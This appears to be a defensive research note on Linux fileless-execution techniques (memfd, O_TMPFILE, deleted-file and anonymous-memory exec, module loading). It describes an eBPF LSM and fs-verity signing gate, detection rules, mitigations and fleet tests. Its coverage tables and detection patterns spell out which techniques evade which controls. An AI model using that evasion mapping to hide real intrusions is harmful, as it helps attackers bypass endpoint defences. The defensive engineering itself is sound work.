eBPF LSM (merged in kernel 5.7) is the union of the two: an eBPF program attached to an LSM checkpoint. It receives the operation's details, and its return value *is* the decision — `0` allows the operation, a negative error code (`-EPERM`) denies it. So the enforcement gate this whole note describes is, concretely, an eBPF program attached to `bprm_check_security` that returns `0` for a correctly signed binary and `-EPERM` for everything else. It needs a kernel built with `CONFIG_BPF_LSM=y` and `bpf` present in the boot-time `lsm=` list — the availability question M-02 and the §7 checklist keep returning to.

4C.3 xattrs — the file's label slots, and why the namespace matters

An **extended attribute** (xattr) is a small named value the filesystem stores alongside a file, separate from its contents — think of a labelled sticky note attached to the file. They come in namespaces distinguished by a prefix, and the prefix decides *who may write the label*, which is the crux of the whole design:

- **`user.*`** — writable by anyone who can write the file. Convenient, available since kernel 6.8, but an attacker can set it on their own file (F-2) — which is exactly why a bare label is worthless and the label must contain a *signature*, not merely a claim.

- **`security.bpf.*`** — a reserved namespace (kernel 6.15+) that only a BPF LSM program can write. Moving the signature here lets the kernel refuse tampering with the label itself, closing the last gap (F-3, M-04).

In this design the xattr is where the **signature over the fs-verity digest** lives, so the gate can read the fingerprint (from fs-verity) and its signature (from the xattr) in the same breath at execution time.

> ***Key takeaway.*** *Three parts, one sentence:* ***fs-verity*** *is the file's fingerprint (§4B); the* ***xattr*** *is the sticky-note slot that holds a signature of that fingerprint; and the* ***eBPF LSM*** *program is the guard standing at the kernel's execution checkpoint who reads both and says allow or deny. The rest of the note is about how well that guard covers each attack in §4A — and where it can't stand at all.*

5. Technical analysis

5.1 Timeline — primitives versus tradecraft

DATE	KERNEL / DEFENSIVE PRIMITIVE	OFFENSIVE MILESTONE
2014	`memfd_create` (3.17)	—
2015	`execveat` / `fexecve` (3.19)	—
2018	—	"In-Memory-Only ELF Execution (Without tmpfs)" popularises memfd exec
2019	`MFD_*` seal groundwork	runc CVE-2019-5736 → memfd self-clone becomes the canonical benign executable-memfd user
2021	`memfd_secret` (5.14)	—
2022	`bpf_get_file_xattr` groundwork posted	fileless-elf-exec / fireELF mature
2023	`MFD_NOEXEC_SEAL`/`MFD_EXEC` (6.3); tmpfs `user.*`, overlay verity, `memfd_noexec` hierarchy (6.6)	—
2024	`bpf_get_file_xattr`, `bpf_get_fsverity_digest` (6.8); `security.bpf.*` proposed	—
Oct 2024	—	runc 1.2.0 adds overlayfs-based CVE-2019-5736 protection; memfd self-clone becomes the fallback path (`runc-dmz` removed 1.2.1; `memfd-bind` removed 1.5.0)
Jan 2025	`bpf_set/remove_dentry_xattr`, `security.bpf.*` merged (→6.15)	—
2026	Elastic Defend memfd/`load_module` events (Elastic Security 9.4.0)	sympy-dev, Quasar Linux (QLNX), Perly Shells; LLM-assisted loader generation noted in vendor reporting (hypothesis — §7 outlook)

The exec primitive predates the defensive xattr primitive by a decade and the fielded EDR telemetry by twelve years. The enforcement floor (6.8/6.15) is newer than most enterprise LTS kernels, which is the fleet-feasibility problem M-02 has to solve.

5.2 Kernel primitives in play

PRIMITIVE	KERNEL	ROLE / VERIFIED DETAIL
`memfd_create(2)`	3.17	Regular file (`S_IFREG|0777`) on the internal tmpfs superblock; `clear_nlink()` → `i_nlink==0`; dentry `memfd:<name>`; shows as `/memfd:<name> (deleted)` in `/proc/<pid>/{fd,exe,maps}`. `MFD_HUGETLB` places it on **hugetlbfs** (`HUGETLBFS_MAGIC`), not tmpfs

PRIMITIVE	KERNEL	ROLE / VERIFIED DETAIL
`memfd_secret(2)`	5.14	Anonymous RAM fd, pages removed from the kernel direct map; **cannot be execve'd**; not an exec vector
`O_TMPFILE`	3.11	`open(dir, O_TMPFILE|O_RDWR)` → unlinked regular inode on a **real** fs; write + `fexecve` gives fileless-style exec with no `memfd_create` and no unlink event
`MFD_EXEC`/ `MFD_NOEXEC_SEAL`, `vm.memfd_noexec`	6.3; hierarchy 6.6	sysctl 2 = `MFD_EXEC` rejected (`EACCES`); pid-ns scoped; since 6.6 effective value = max over ns ancestors
tmpfs `user.*` xattrs	6.6	via `shmem_xattr_handlers`, shared by the internal `shm_mnt` → memfd self-tagging (F-2)
`binfmt_script`	—	`security_bprm_check()` fires per `search_binary_handler()` pass: first the memfd/script, then the interpreter after `bprm_change_interp()`
Hook ordering, `do_dentry_open()`	—	`security_file_open()` runs **before** `f_op->open()` (where `fsverity_file_open()` sets `i_verity_info`). Do fs-verity in `bprm_*`/ `mmap_file`, never `file_open` on a cold inode
Verifier trust	6.8+	`BTF_TYPE_SAFE_TRUSTED(struct linux_binprm){file}` and `(struct file){f_inode}` are trusted; `dentry->d_inode` is trusted-or-NULL (needs a NULL check)
`bpf_get_file_xattr`	6.8	reads `user.*` (6.15+ also `security.bpf.*`); sleepable LSM programs; returns length (6.15+)
`bpf_get_fsverity_digest`	6.8	fills `struct fsverity_digest` from `i_verity_info`; needs `CONFIG_FS_VERITY` + verity enabled (ext4 `-O verity`, f2fs, btrfs, EROFS); fails on overlay inodes (F-7)
`bpf_verify_pkcs7_signature` + `bpf_lookup_system_key`	6.1	in-kernel PKCS#7; keyring selector `0` = builtin only, `1` = `VERIFY_USE_SECONDARY_KEYRING` (builtin + secondary), `2` = `VERIFY_USE_PLATFORM_KEYRING`; a certificate can be added to `.secondary_trusted_keys` only if it chains to an already-trusted key (§5.6)
`bpf_get_dentry_xattr`	~6.12	dentry read for `inode_*` hooks with no `struct file`
`bpf_set/ remove_dentry_xattr`, `security.bpf.*`	6.15	write/remove restricted to the `security.bpf.` prefix, BPF LSM programs only
overlay `verity=off|on|require`	6.6	validates lowerdata against the digest in `trusted.overlay.metacopy`
`init_module`/ `finit_module`	—	`kernel_load_data(LOADING_MODULE)` (no file) vs `kernel_read_file(READING_MODULE)` (file present)

PRIMITIVE	KERNEL	ROLE / VERIFIED DETAIL
BPF self-protection hooks	—	`bpf` LSM hooks: the coarse `bpf(int cmd, union bpf_attr *attr, unsigned int size, bool kernel)` hook (current prototype carries a fourth `bool kernel` argument), plus `bpf_map`, `bpf_prog` and the finer-grained `bpf_map_create`, `bpf_prog_load`, `bpf_token_create`, `bpf_token_cmd` hooks on current kernels; + `lockdown`; used in §5.6 / M-10 to resist T-B

> ***Key takeaway.*** *This table is a reference, not required reading. The practical point: these are the specific kernel building blocks attackers use to run code without a file, and the newer ones (from kernel 6.6–6.15) are the tools defenders now have to answer them. The one thing to note is the version numbers — most of the defensive tooling needs a recent kernel, which is why "what kernel is my fleet on?" is the first real-world question (M-02).*

5.3 Pattern-by-pattern coverage




Figure 2 — the six fileless classes on the left, each drawn to the LSM hook (or absence of one) where its file object becomes visible; colour marks whether a signed-xattr gate can block it (green), whether it is a different kernel problem answered by module signing (yellow), or whether no bindable file object exists at all (red).

Figure 2 is the visual key to the table below: green classes present a file at `bprm_check`/`mmap_file` and can be blocked; the yellow LKM class is answered by module signing, not xattrs; the red classes (interpreter/staging and userland-exec) present no bindable file object and fall to telemetry only.

Legend — **Block**: fail-closed inode policy denies at the hook. **Miss**: the file presented is legitimate. **Partial**: reachable only with additional policy. "Signed inode xattr" assumes a signature, not a presence check (F-2/3). The tier column is the lowest threat tier that reaches the pattern.

WHERE THE OBJECT APPEARS

#	PATTERN	TIER	HOOK / OBJECT
1a	memfd native ELF	T-A	`bprm_check`; shmem, `i_nlink==0`
1b	memfd shebang script	T-A	first `bprm_check` pass = memfd
1c	interpreter reads memfd	T-A	tagged interpreter at `bprm`; memfd at non-exec `file_open`
1d	interpreter one-liner self-execs memfd	T-A	final `execve` of memfd
1e	loader/library from memfd (`ld.so`, `LD_PRELOAD`, `dlopen`)	T-A	payload at `mmap_file` `PROT_EXEC` on shmem
1f	`O_TMPFILE` exec	T-A	`bprm_check`; **real fs**, `i_nlink==0`
2	interpreter-backed	T-A	tagged interpreter
3	runtime staging	T-A	tagged interpreter
4	deleted-file exec	T-A	`bprm->file`, `i_nlink==0` real fs; `/exe (deleted)`
5a	LKM `finit_module(memfd)`	T-B	`kernel_read_file(READING_MODULE)`, shmem
5b	LKM `init_module(buf)`	T-B	`kernel_load_data`, no file
6	anonymous-memory userland-exec (mandibule/ulexec/ reflective)	T-A	**NULL file** at `mmap_file`/`file_mprotect`

WHAT EACH CONTROL REACHES

#	PATH MAP	SIGNED XATTR	FS-VERITY+SIG	EDR ANCHOR
1a	Miss	**Block**	**Block**	`memfd_create` → exec of memfd, same entity
1b	Miss	**Block**	**Block**	`memfd_create` → `dash`/`awk` exec of `/proc/self/fd/N`
1c	Miss	**Partial** (policy on non-exec shmem opens by interpreters)	Partial	LoLBin exec with `/proc/*/fd/*`; chain to `memfd_create`
1d	Miss	**Block**	**Block**	interpreter `-c/-e/-r` → `memfd_create` → exec anon fd
1e	Miss	**Block** only if `mmap_file` gated	Same	exec of `ld.so` with `/proc/*/fd/*`; `LD_PRELOAD` → `/proc/*/fd/*`
1f	Miss	**Block** (dropper can tag, not sign)	Works (verity persists on unlinked inode)	**no `memfd_create`, no unlink** → DET-03 only
2	Miss	**Miss**	Miss	lineage, command line, network

#	PATH MAP	SIGNED XATTR	FS-VERITY+SIG	EDR ANCHOR
3	Miss	**Miss**	Miss	same-parent reader→interpreter, `args_count==1`, `stringcontains`
4	Miss	**Block**	Works	exec → self-deletion, same entity
5a	Miss	Partial (module policy is the right control)	N/A	`memfd_create` → `load_module`
5b	Miss	**Miss**	N/A	`load_module` by non-`kmod`/`modprobe` lineage
6	Miss	**Miss**	**Miss**	anon `PROT_EXEC` map / W→X `mprotect`; no file, no memfd — weak signal

The two rows that should worry the reader are **1f** (no memfd, no unlink — evades the two EDR sequences most-cited in the source material) and **6** (no file at all — evades everything file-shaped, and is the predictable adversary response to blocking rows 1 and 4).

> ***Key takeaway.*** *This table is the heart of the note. Read it as three groups: the **green** rows (in-memory ELFs, deleted files, temp files) are what signed file-identity actually stops — this is the win. The **red** rows (anything run through an interpreter, or code that never becomes a file at all) it cannot stop; those need behaviour and lineage detection instead. The **yellow** row (kernel modules) is a separate problem with a separate fix (module signing). No single control covers the whole table — which is the note's central argument for layering.*

5.4 Why the two edges collapse into one design decision

- *A `user.*` xattr is writable by anyone with file permissions.* True, unfixable by namespace choice alone on 6.8, and sharper than it first appears: the adversary's dropped file, unlinked inode, `O_TMPFILE` inode, and memfd can all be self-tagged. It becomes irrelevant once the xattr holds a **signature** rather than a **verdict** — a forger needs the private key, not write access. Kernel maintainers are explicit that if a `user.*` xattr is load-bearing for security the LSM must guard it via `security_inode_setxattr`; on 6.15+ move the tag to `security.bpf.*` and deny writes from any principal but the verified agent.
- *When was the attribute written, and did the file change afterwards?* fs-verity makes the file immutable once enabled; any change recreates the inode, which arrives tagless and fails closed. Where fs-verity is unavailable, a weaker fallback is to sign `i_ino:i_generation:i_version` and compare in-program: ext4 enables the `i_version` counter unconditionally, and xfs/btrfs enable it when the on-disk format supports it, so this is available by default — but `i_version` bumps on metadata as well as data changes, so it is a change-detector, not a content hash.

5.5 MITRE ATT&CK mapping (Enterprise matrix, Linux)

For teams that track coverage against MITRE ATT&CK — the industry-standard catalogue of adversary techniques — the table maps each execution pattern in this note to the relevant

technique IDs, so the analysis can be slotted into an existing detection matrix.

PATTERN	TECHNIQUE
1a–1d, 6	T1620 Reflective Code Loading; T1036 Masquerading (memfd name); T1027.013 Encrypted/ Encoded File
1e	T1574.006 Hijack Execution Flow: Dynamic Linker Hijacking; T1620
1f, 4	T1070.004 Indicator Removal: File Deletion
2	T1059.004 Unix Shell; T1059.006 Python; other T1059
3	T1105 Ingress Tool Transfer; T1140 Deobfuscate/Decode; T1059.x
5	T1547.006 Kernel Modules and Extensions; T1014 Rootkit

5.6 Protecting the enforcement layer (T-B)

The gate is only as trustworthy as its own integrity. Under T-B a root adversary attacks the control, not the payload path. Minimum chain:

- **Boot/kernel:** UEFI Secure Boot + signed kernel; `lockdown=confidentiality` (blocks `/dev/mem`, kprobes on the LSM, `bpf_probe_write_user`, arbitrary MSR/ioperm). Without lockdown, root reads and writes kernel memory and the LSM verdict is advisory.
- **Program lifetime:** pin the LSM program/link in a bpffs mounted `nosuid,nodev`; add a `bpf` LSM hook denying `BPF_PROG_LOAD`/`BPF_LINK_*`/map operations that would unload or shadow the gate, from any task except the verified agent.
- **Keyring:** verify with the secondary-keyring selector (`bpf_lookup_system_key(1)` = `VERIFY_USE_SECONDARY_KEYRING`, builtin plus secondary) or the builtin keyring alone (`0`) if the organisational CA is compiled into the kernel. `.secondary_trusted_keys` is root-appendable only for certificates that chain to a key already trusted — builtin, secondary, or the machine/MOK keyring; an unchained self-signed certificate is rejected by `restrict_link_by_builtin_and_secondary_trusted`. So T-B cannot simply enrol its own signer; what it would need is the organisational CA key, and that key (offline, HSM, or at minimum off-host) is the real thing to protect. Never verify against a keyring root can populate with an unchained key.
- **Sysctl:** `vm.memfd_noexec` is pid-ns scoped and root-writable in the init namespace; a `bpf`/`sysctl` hook or `lockdown` should pin it.
- **Attestation (residual against T-C):** periodic out-of-band verification that the link is still attached and the program hash matches expected. This detects unhooking; it does not prevent T-C.

If the recipient cannot field Secure Boot + lockdown + pinned-program protection, M-03 should run detect-only — an enforcing gate that root can silently remove is worse than an alert, because it manufactures false assurance.

6. Detection and response

6.1 Detections

ID	LOGIC	NOTES
DET-01	BPF LSM `bprm_check_security` where `i_nlink==0` **and** superblock is anonymous-exec class (`TMPFS_MAGIC` or `HUGETLBFS_MAGIC`); dentry `memfd:` as corroboration → alert (detect) or `-EPERM` (enforce)	Covers 1a/1b/1d and hugetlb memfds. Predicate is inode-shaped, not `/proc`-path-shaped (F-9). Allow-list runc/containerd by verified parent digest
DET-02	BPF LSM `mmap_file` with `prot & PROT_EXEC` and (file on anon-exec sb, `i_nlink==0`) → alert/deny; optional stricter form denies NULL-file `PROT_EXEC` maps and W→X `mprotect` (row 6) — breaks JITs, scope carefully	Covers 1e; the strict form is the only thing that touches row 6
DET-03	`bprm_check` where `i_nlink==0` on a **real** (non-anon) superblock	Covers 4 **and 1f** (`O_TMPFILE`) — the one rule that catches `O_TMPFILE` exec, which has no memfd and no unlink event
DET-04	`memfd_create` then exec of a memfd-backed file, same `process.entity_id`, short window	Fileless-execution sequence; memory-file-descriptor process execution
DET-05	interpreter `-c/-e/-r` emitting `memfd_create`, or LoLBin/`ld.so` executing `/proc/*/fd/*`	Fileless execution via memory file descriptor from interpreter / LoLBin
DET-06	exec → deletion of the executable, same entity; create→exec→delete in `/tmp`, `/dev/shm`, `/var/tmp`	Process execution followed by self-deletion
DET-07	same parent: reader/network process → interpreter exec, `args_count==1`, `process.command_line` ⊂ `process.executable` (symlink-resolved)	Payload downloaded/decoded and piped to interpreter
DET-08	`load_module` preceded by `memfd_create` (same/parent entity); `load_module` lineage ∉ {`kmod`,`modprobe`,`systemd-modules-load`}	LKM load via memory file descriptor / unusual parent
DET-09	`inode_setxattr`/`inode_removexattr` on the tag prefix by a process whose own executable fails verify	Tamper detection for the layer itself; 6.15+ deny on `security.bpf.*`
DET-10	Robustness: never key a memfd/deleted/`O_TMPFILE` detection solely on a `/proc/*/fd/*` string — `execveat(AT_EMPTY_PATH)` has none. Key on `process.executable` = `/memfd:` or `(deleted)` and on kernel inode properties (DET-01/02/03)	Applies to DET-04/05

ID	LOGIC	NOTES
DET-11	BPF self-protection: `bpf` LSM alert (via the `bpf` hook, or the finer-grained `bpf_prog_load` / `bpf_token_create` hooks on current kernels) on `BPF_LINK_DETACH`/`BPF_PROG_LOAD` targeting the gate, and on writes to `vm.memfd_noexec` in the init ns, from any non-agent task	Implements §5.6; the T-B tripwire

6.2 Mitigations

Owners and horizons are placeholders for the adopting organisation to assign.

ID	MITIGATION
M-01	`vm.memfd_noexec=2` in the init pid-namespace (propagates on ≥6.6); interim `=1` where `=2` breaks. Pre-flight: run the executable-memfd fleet audit (§7), then apply the runc matrix — **runc ≤1.1.x:** memfd self-clone is the default path; upgrade, or set `_LIBCONTAINER_DISABLE_MEMFD_CLONE=1` as a stop-gap. **runc 1.2.0+:** overlayfs protection is used when runc is privileged and the kernel supports overlayfs; the memfd clone remains the fallback for rootless runc and unsupported kernels, so audit those paths specifically. **runc 1.2.1+:** `runc-dmz` removed. **runc 1.5.0+ (current, Jun 2026):** `memfd-bind` helper removed. Read the fleet version from `runc --version` and the runtime's bundled runc (containerd/CRI-O/Docker), then check JIT runtimes and sandboxes
M-02	Raise the fleet kernel floor to ≥6.8 (`bpf_get_file_xattr`/`bpf_get_fsverity_digest`); target ≥6.15 (`security.bpf.*`)
M-03	**Scope first:** every `PROT_EXEC` mapping under policy (libc, `ld.so`, NSS modules, language native extensions, vendor plugins, application `.so`) must be verity-enabled and signed, which fits immutable/appliance-style hosts with a controlled supply chain far better than general-purpose hosts (§1). BPF LSM gate (Appendix C): signature over the fs-verity digest verified in `bprm_check_security` + `mmap_file(PROT_EXEC)`; verdict cached in `bpf_inode_storage` as `{approved, policy_epoch}` and re-verified whenever the epoch changes — key revocation, deny-list update, policy change (F-10); detect-only for the first 30 days. Signing pipeline is part of the control: enable the `verity` feature on the filesystem, sign at build time, and re-sign on every package update — an upgrade replaces the inode and arrives tagless. Pre-flight: pin the signed-blob layout with the Appendix C test vector and set the latency budget from the §7 micro-benchmark
M-04	Protect the tag namespace: deny user-space `setxattr`/`removexattr` on the prefix except from the verified agent; migrate to `security.bpf.*` on 6.15+
M-05	`CONFIG_MODULE_SIG_FORCE=y` or `lockdown=integrity`; `kernel.modules_disabled=1` after boot where module churn is nil
M-06	Deploy a memfd/`load_module`-aware EDR (e.g. Elastic Defend ≥9.4.0) on kernels ≥5.10.16; enable the §6.1 rule set (deployable artifacts in Appendix D); apply DET-10/11; tune runc self-clone before enforcement
M-07	Shrink the interpreter blind spot: distroless / interpreter-free production images where feasible; egress allow-listing for `curl`/`wget`; audit `-c`/`-e`/`-r` invocations
M-08	Validate the FENIX matrix — plus an `execveat(AT_EMPTY_PATH)`, an `ld.so /proc/self/fd/N`, an `O_TMPFILE`, and a userland-exec (mandibule-style) variant — quarterly; treat any pattern that produces no alert as a regression

ID	MITIGATION
M-09	Containers: do not extend M-03 to an overlayfs rootfs (F-7). Use image-level integrity — composefs/EROFS + fs-verity data layer + overlay `verity=require`, or whole-image dm-verity — and keep DET-01/02/03, which do not depend on fs-verity
M-10	Self-protection (T-B): Secure Boot + signed kernel + `lockdown=confidentiality`; pin the LSM program/link and deny `bpf()` unload from non-agent tasks; verify against the builtin/secondary trusted keyrings with the organisational CA anchored in the boot trust chain (never a root-populatable keyring); pin `vm.memfd_noexec`; out-of-band attestation of the link. If unavailable, run M-03 detect-only

6.3 Response

- A process running from `/memfd:*` or a `(deleted)` executable cannot be recovered from disk; capture `/proc/<pid>/exe` or `/proc/<pid>/fd/N` before containment, then `process_vm_readv` / core dump. Anonymous-memory userland-exec (row 6) leaves no fd — dump the RWX/RX anonymous mappings from `/proc/<pid>/maps`.
- Fileless implants have been observed handing memfd PIDs to a rootkit for hiding; treat an unexplained memfd exec as a possible rootkit precursor and validate `/proc` enumeration from a trusted source (an eBPF task iterator or out-of-band).

7. Open questions and how to test on your own fleet

Four points cannot be settled by research because they are properties of a specific estate or of specific hardware. Each has a concrete procedure rather than an assumed answer.

Executable-memfd fleet audit (before enforcing M-01). Deploy a detect-only BPF tracepoint on `memfd_create` recording `comm`, exe path, and whether `MFD_EXEC` / no-`MFD_NOEXEC_SEAL` is set; or parse `auditd -a always,exit -F arch=b64 -S memfd_create`. Run one week across representative host classes. Any process that creates an executable memfd and later execs or maps it (correlate with the exec of a `/memfd:` inode) is a compatibility casualty of mode 2. Expected hits: runc ≤1.1.x, or rootless/fallback-path runc on ≥1.2.0 (handle per the M-01 version matrix), self-extracting installers, some CI runners. Zero unexplained hits on a host class → safe to enforce there.

Own-telemetry base rate for the pattern mix. No public dataset gives a reliable base rate of interpreter-hosted versus native-memfd versus userland-exec across real intrusions, so do not adopt an assumed figure. Run one quarter of detect-only across all six pattern rows (DET-04/05/06/07, an `O_TMPFILE`+`fexecve` rule per DET-03, and a row-6 anonymous-`PROT_EXEC` / W→X-`mprotect` probe) and count distinct incidents per row; that distribution is the base rate for the estate.

Verify-cost micro-benchmark (before leaving M-03 detect-only). On each target hardware class: (1) build the Appendix C gate with the cache disabled and measure added exec latency over N=10^4 execs of a verity-signed binary (cold path) versus the same run with the `bpf_inode_storage` cache enabled (warm path); (2) record p50/p99 added microseconds per exec and per `PROT_EXEC` mmap; (3) replay a representative workload (a build, a service cold-start storm) and record cache hit rate and aggregate CPU. Set the enforcement latency budget from p99 warm; abort enforcement if cold-path p99 on a fork-storm exceeds the budget and pre-warming is infeasible. Signature-verify cost depends on algorithm, key size, implementation, CPU and available acceleration; ECDSA-P256 is a reasonable default for the signing key, but the choice should be made from the measured cold path on the target hardware, not from a generic multiplier.

Enforce-vs-detect gate for M-03. Enforce only if all of the following hold on the host class: Secure Boot on and the kernel signature-verified; `lockdown` ≥ `integrity`; `CONFIG_BPF_LSM=y` and `bpf` in the active `lsm=` list; the BPF program and link pinned in a `nosuid,nodev` bpffs and guarded by the `lsm/bpf` hook (M-10); the verification keyring restricted to the builtin/secondary trust chain (selector 0 or 1) with the organisational CA anchored in the boot trust chain and the leaf signer chained to it (§5.6, Appendix C) — never a keyring root can populate with an unchained key; `vm.memfd_noexec` pinned. Any item failing → detect-only on that host class, and record the exception. The read-only preflight script in Appendix E checks most of these automatically and returns a pass/fail exit code.

Outlook (hypothesis, not a finding). If the file-object-backed classes are blocked at scale, two adaptation paths are plausible: interpreter-hosted staging (F-4) and anonymous-memory userland-exec (F-8). It is reasonable to expect LLM-assisted generation of loaders and staging one-liners to lower the cost of the interpreter path, but that is an expectation about attacker economics, not something the public record yet measures; the own-telemetry base-rate exercise above is how an estate would find out.

Further work not covered here: key management and revocation design (signing-oracle risk, an fs-verity digest deny-list); an IMA/EVM and dm-verity comparison; a JIT false-positive inventory for DET-02; vendor-neutral detections (auditd/Falco/Tetragon/Sysmon-for-Linux); a distro/LTS feasibility table for M-02; and an explicit policy for pattern 1c.

8. References

1. Elastic Security Labs, R. Groenewoud, *Linux Detection Engineering — Fileless Execution*, 01 Sep 2026 — https://www.elastic.co/security-labs/threat-command/memfd-create-linux-fileless-execution
2. Kernel documentation, *Introduction of non-executable mfd* (`vm.memfd_noexec` hierarchy; runc as legitimate exec-memfd user) — https://docs.kernel.org/userspace-api/mfd_noexec.html
3. Kernel documentation, *BPF Kernel Functions (kfuncs)* — https://docs.kernel.org/bpf/kfuncs.html
4. Kernel documentation, *fs-verity* (filesystem support; `FS_IOC_MEASURE_VERITY`; `ENOTTY`/`EOPNOTSUPP` semantics) — https://www.kernel.org/doc/html/latest/filesystems/fsverity.html
5. docs.ebpf.io, kfunc `bpf_set_dentry_xattr` — https://docs.ebpf.io/linux/kfuncs/bpf_set_dentry_xattr
6. S. Liu, *security.bpf xattr name prefix* thread, Oct 2024 — https://lore.kernel.org/bpf/Zw9v-7B0e4fyEXxF@infradead.org/T/
7. S. Liu, *Enable writing xattr from BPF programs* v11, Jan 2025 — https://lore.kernel.org/lkml/7F32DAA4-1B0D-4702-AAE3-AA742092F192@fb.com/
8. S. Liu, selftest *test_sig_in_xattr.c* (signed-blob layout) — https://git.zx2c4.com/linux-rng/plain/tools/testing/selftests/bpf/progs/test_sig_in_xattr.c
9. S. Liu, *BPF LSM + fs-verity for Binary Authorization*, LPC 2023 — https://lpc.events/event/17/contributions/1587/attachments/1178/2424/BPF_LSM%20+%20fsverity%20for%20Binary%20Authorization.pdf
10. A. Larsson, *ovl: fs-verity checking of lowerdata* (v5), Jun 2023 — https://yhbt.net/lore/fsverity/cover.1687345663.git.alexl@redhat.com/
11. A. Larsson, *Composefs* (EROFS + fs-verity + overlay verity model) — https://blogs.gnome.org/alexl/category/composefs/
12. J. Layton, *ext4: unconditionally enable the i_version counter* — https://lab.nexedi.cn/kirr/linux/-/commit/1ff20307393e17dc57fde62226df625a3a3c36e9
13. runc, *nsenter: clone /proc/self/exe* (CVE-2019-5736 fix) — https://github.com/opencontainers/runc/commit/0a8e411
14. runc, `_LIBCONTAINER_DISABLE_MEMFD_CLONE` opt-out — https://github.com/opencontainers/runc/commit/2dbb8e1059fd384c53378cee3ab8a74b7dc3e8fb
15. `memfd_create(2)` — https://man7.org/linux/man-pages/man2/memfd_create.2.html
16. `memfd_secret(2)` — https://man.archlinux.org/man/memfd_secret.2.en
17. Elastic FENIX — https://github.com/elastic/FENIX
18. Elastic protections-artifacts (Linux behaviour rules) — https://github.com/elastic/protectio

ns-artifacts

19. Socket, malicious PyPI package `sympy-dev` — https://socket.dev/blog/pypi-package-impersonates-sympy-to-deliver-cryptomining-malware
20. Trend Micro, Quasar Linux (QLNX) — https://www.trendmicro.com/en_us/research/26/e/quasar-linux-qlnx-a-silent-foothold-in-the-software-supply-chain.html
21. Elastic, VoidLink analysis — https://www.elastic.co/security-labs/illuminating-voidlink

INDEPENDENT AUDIT SOURCES (V1.1)

The eight sources below were used by the independent auditor to challenge or verify specific claims — kernel version floors, BPF API signatures, keyring trust behaviour, runc compatibility, and TLP wording — separately from the sources above; they did not supply content.

1. Linux kernel documentation, *BPF signing / system keyrings* — used to verify `bpf_lookup_system_key()` selector semantics (builtin vs `VERIFY_USE_SECONDARY_KEYRING`) and PKCS#7 verification — https://cdn.kernel.org/doc/html/latest/bpf/signing.html
2. Linux kernel source, `certs/system_keyring.c` — used to check how certificates are admitted to `.secondary_trusted_keys` and why an unchained self-signed certificate is rejected — https://github.com/torvalds/linux/blob/master/certs/system_keyring.c
3. eBPF Docs, *Linux/eBPF feature timeline* — used to verify the 6.1 floor for `bpf_lookup_system_key()` and `bpf_verify_pkcs7_signature()` — https://docs.ebpf.io/linux/timeline/
4. Linux kernel source, `include/linux/lsm_hook_defs.h` — used to verify the current LSM `bpf` hook prototype and the finer-grained BPF-related hooks — https://github.com/torvalds/linux/blob/master/include/linux/lsm_hook_defs.h
5. runc upstream changelog — used to verify the evolution of the CVE-2019-5736 protection (overlayfs mechanism in 1.2.0, removal of `runc-dmz` in 1.2.1 and `memfd-bind` in 1.5.0) — https://github.com/opencontainers/runc/blob/main/CHANGELOG.md
6. Linux kernel documentation, *fs-verity* — used to validate the digest/signature model and formatted-digest assumptions — https://docs.kernel.org/filesystems/fsverity.html
7. Linux kernel documentation, *non-executable memfd* (`vm.memfd_noexec`) — used to validate mode 2 behaviour, PID-namespace hierarchy, and compatibility considerations — https://docs.kernel.org/next/userspace-api/mfd_noexec.html
8. FIRST, *Traffic Light Protocol (TLP) 2.0* — used to confirm the TLP:CLEAR definition applied to this revision — https://www.first.org/tlp/

9. Glossary

Written for a security professional who is not a kernel developer. Terms are grouped by theme; within each group the plain-language meaning comes first, kernel detail second.

Core concepts: files, inodes, and paths

- **Path** — a file's name and location in the directory tree (e.g. `/usr/bin/ssh`). A path is *not* a stable identity: the same file can have several paths (hard links), a path can be renamed or deleted while the file keeps running, and what a path points to can differ between containers. Much fileless tradecraft exploits exactly this instability.
- **Inode** — the kernel's actual internal object for a file: its contents, size, owner, permissions, and a link count — everything *except* the name. Names (paths) point at inodes. Because a label attached to the inode survives renaming and deletion, "identity tied to the inode" is the foundation of the defence in this note.
